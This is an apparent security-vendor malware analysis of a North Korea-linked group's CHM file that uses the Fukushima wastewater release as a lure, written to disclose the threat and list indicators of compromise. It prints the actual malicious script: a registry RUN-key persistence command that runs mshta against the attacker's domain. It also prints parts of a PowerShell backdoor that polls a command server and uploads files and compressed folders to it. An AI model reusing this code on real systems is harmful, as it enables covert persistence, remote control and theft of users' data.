asec.ahnlab.com /en/56857/

RedEyes (ScarCruft)'s CHM Malware Using the Topic of Fukushima Wastewater Release

By gygy0101 ⋮⋮ 9/8/2023

The AhnLab Security Emergency response Center (ASEC) analysis team has recently discovered that the CHM malware, which is assumed to have been created by the RedEyes threat group, is being distributed again. The CHM malware in distribution operates in a similar way to the **"CHM Malware Disguised as Security Email from a Korean Financial Company"**[1] covered in March of this year and also uses the same commands used in the **"2.3. Persistence"**[2] stage in the attack process of the RedEyes group's M2RAT malware'.

The recent attack used information regarding the release of Fukushima wastewater. By using such a spotlight issue in Korea, the threat actor provokes the user's curiosity and leads them to open the malicious file. Information about this issue can be seen in the help file window generated when the CHM malware is executed, as shown in Figure 1.



Figure 1. CHM malware containing information regarding the Fukushima wastewater release

Figure 2 shows the malicious script that operates during this process. The mshta command used to be executed directly by the CHM file (hh.exe), but the recently distributed file registers the command to the RUN key enabling it to be run when the system reboots.

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=',cmd.exe, /c REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v fGZt
REG_SZ /d "c:\windows\system32\cmd.exe /c Powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep b
ping -n 1 -w 391763 2.2.2.2 || mshta http://navercorp.ru/dashboard/image/202302/4.html" /f'>
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<script>
x.Click();
</SCRIPT>
```
Figure 2. Malicious script within the CHM

- **RUN key registration**
  Registry path: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  Value name: fGZtm
  Value: c:\windows\system32\cmd.exe /c Powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 391763 2.2.2.2 || mshta hxxp://navercorp[.]ru/dashboard/image/202302/4.html

When the command registered to the RUN key is executed, an additional script at a certain URL runs through mshta. The said URL contains a JavaScript (JS) code. This code is responsible for executing an encoded PowerShell

command. This process is similar in structure to the commands used in the attack process of previously covered CHM malware and M2RAT malware.

```
<HTML>
  <meta http-equiv = "Content_Type" content = "text/html; charset=utf-8">
  <HEAD>
  <Script language="JScript">
  window.moveTo(40170, 40170);
  var ChpbiKBeJlBIq = new ActiveXObject("Shell.Application");
var RbarRDeFnUfuth = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
ChpbiKBeJlBIq.ShellExecute(RbarRDeFnUfuth,"-windowstyle hidden -ep bypass -ec UwB0AGEAcgB0AC0AUwBsAGUAZQBw
    self.close();
  </Script>
  </HEAD>
</HTML>
```

Figure 3. 4.html code

The decoded PowerShell command is a backdoor responsible for registering the RUN key to establish persistence, receiving commands from the threat actor's server, and transmitting the command execution results. It receives commands from the threat actor's server, and according to the commands, can perform various malicious behaviors such as uploading/downloading files, transmitting information on specific files, and editing the registry.

- C2
  - hxxp://navercorp[.]ru/dashboard/image/202302/com.php?U=[Computer name]-[User name] // Receive the threat actor's command
  - hxxp://navercorp[.]ru/dashboard/image/202302/com.php?R=[BASE64 encoding] // Transmit the command execution results

```
Start - Sleep - Seconds 68;
$VsVmaDj = 1024 * 1024;
$xwbpymdUWNs = $env: COMPUTERNAME + '-' + $env: USERNAME;
$HZgqfBKX = 'http://navercorp.ru/dashboard/image/202302/com.php' + '?U=' + $xwbpymdUWNs;
$aVNxadCxmtEQFa = $env: TEMP + '\jXShAegMEWMw';

if (!(Test - Path $aVNxadCxmtEQFa)) {
    New - ItemProperty - Path HKCU: \Software\ Microsoft\ Windows\ CurrentVersion\ Run - Name fGZtM - Valu
    'c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass
    1 -w 391763 2.2.2.2 || mshta http://navercorp.ru/dashboard/image/202302/4.html' - PropertyType String
}

function XaNsYJbXjTn($CzrH, $jdWV) {
    $IJbNgpRgULETD = [System.Text.Encoding]::UTF8.GetBytes($jdWV);
    [System.Net.HttpWebRequest] $VftYZH = [System.Net.WebRequest]::Create($CzrH);
    $VftYZH.Method = 'POST';
    $VftYZH.ContentType = 'application/x-www-form-urlencoded';
    $VftYZH.ContentLength = $IJbNgpRgULETD.Length;
    $aVNxadCxmtEQFaU = $VftYZH.GetRequestStream();
    $aVNxadCxmtEQFaU.Write($IJbNgpRgULETD, 0, $IJbNgpRgULETD.Length);
    $aVNxadCxmtEQFaU.Flush();
    $aVNxadCxmtEQFaU.Close();
    [System.Net.HttpWebResponse] $RKcl = $VftYZH.GetResponse();
    $DycD = New - Object System.IO.StreamReader($RKcl.GetResponseStream());
    $aVNxadCxmtEQFaULT = $DycD.ReadToEnd();

    return $aVNxadCxmtEQFaULT;
}
```

Figure 4. Decoded PowerShell command

```
if ($cie) {
    if ($cie.Contains('fileinfo:')) {
        $MejXC = $cie.SubString(9);
        if (Test - Path - Path $MejXC) {
            $filename = $aVNxadCxmtEQFa + '.csv';
            Get - ChildItem $MejXC - Filter * .*-Recurse | Select - Object Name, Length, LastWriteTime,
             Fullname | Export - Csv - Path $filename - Force - NoTypeInformation - Encoding utf8;
            $attachment_name = '_file';
            $nowtime = Get - Date - Format yyyy - MM - dd_HH_mm_ss;
            $attachment_filename = $nowtime + '_fileinfo';
            DjUui $HZgqfBKX $filename $attachment_name $attachment_filename;
            Remove - Item - Path $filename;
        }
    }
    if ($cie.Contains('dir:')) {
        $MejXC = $cie.SubString(4);
        if (Test - Path - Path $MejXC) {
            $filename = $aVNxadCxmtEQFa + '.zip';
            Compress - Archive $MejXC $filename - Force;
            $attachment_name = '_file';
            $nowtime = Get - Date - Format yyyy - MM - dd_HH_mm_ss;
            $attachment_filename = $nowtime + '_dir';
            DjUui $HZgqfBKX $filename $attachment_name $attachment_filename;
            Remove - Item - Path $filename;
```

Figure 5. Receiving commands

Command	Feature
fileinfo	Saves the list of files and their properties (name, size, last modified time) in a certain path as CSV, transmits this file to the C2 server, then deletes it from the local system
dir	Compresses folders in a certain path, transmits them to the C2 server, then deletes them from the local system
file	Sends (uploads) a certain file to the C2 server
down	Downloads files in a certain path
regedit	Edits the registry
task	Adds a task to the Task Scheduler to be repetitively run at 10-minute intervals
zip	Decompresses a compressed file in a certain path
rename	Changes the name of a certain file
del	Delete files in a certain path

Table 1. List of commands received

When a system is infected with this type of malware, the system can suffer great damage since this malware is capable of performing various malicious acts such as downloading additional files and breaching data according to the threat actor's commands. In particular, malware that targets users in Korea may include information on topics of interest to the user to encourage them to execute the malware, so users should refrain from opening emails from unknown sources and should not execute their attachments. Users should also regularly scan their PCs and update their security products to the latest engine.

[File Detection]

Downloader/CHM.Generic (2023.09.02.00)

[IOC]

52f71fadf0ea5ffacd753e83a3d0af1a

hxxp://navercorp[.]ru/dashboard/image/202302/4.html

hxxp://navercorp[.]ru/dashboard/image/202302/com.php